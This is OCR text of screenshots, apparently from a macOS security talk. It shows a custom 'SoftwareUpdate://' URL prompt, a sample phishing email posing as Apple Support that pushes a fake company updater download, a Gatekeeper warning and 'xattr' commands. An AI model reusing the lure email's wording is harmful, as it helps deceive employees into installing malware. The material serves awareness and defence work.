

SoftwareUpdate://
Google
Google Search
I'm Feeling Lucky



About
Store
Gmail
Images
Google
Do you want to allow this page to open “updater”?
Cancel
Allow



Mail File Edit View Mailbox Message Format Window Help
100% Thu May 19 3:55 PM
Inbox — Exchange
Filter by: Unread (1 message)
Apple Support 3:07 PM
Company Software Update Policy
Hi Everyone - As we all know, it is important to keep the software we run secure and up to date. We understand that taking the ti...
Move to...
Favorites
All Inboxes
VIPs
Flagged 3
All Drafts
All Sent
Smart Mailboxes
iCloud
Inbox
Drafts
Sent
Junk
Trash
Archive
Exchange
Inbox
Drafts
Sent
Junk
Trash
Archive
Conversation History
AS
Apple Support
Company Software Update Policy
To: john_doe_1288@outlook.com
Inbox - Exchange 3:07 PM
Hi Everyone -
As we all know, it is important to keep the software we run secure and up to date. We understand that taking the time to track and update all the applications you use can be a chore and not always top-of-mind.
As many of you have heard by now, in an effort to streamline this process, we are rolling out a convenient all in one application updater. Gone are the days when IT hijacks your machine for a forced application update.
You now have the freedom to run this single updater to manage all of your application updates when it's most convenient for you (IE not right before you have to get on a Zoom call 😬 sorry!)
Please download the application here
Thanks for doing your part to keep our customers and fellow Jamfs safe!
Alan Howchins
VP, IT & Facilities



?
“MachOView.app” cannot be opened because the developer cannot be verified.
macOS cannot verify that this app is free from malware.
Chrome downloaded this file today at 1:13 PM from sourceforge.net.
Move to Trash
Cancel



Downloads — matt.benyo@goldbug — ~/Downloads — -zsh — 80×24
[12:33PM] [matt.benyo@goldbug:~/Downloads]
$ xattr


Downloads — matt.benyo@goldbug — ~/Downloads — -zsh — 80×24
[12:33PM] [matt.benyo@goldbug:~/Downloads]
$ xattr JamfProtect-3.3.0+604.pkg

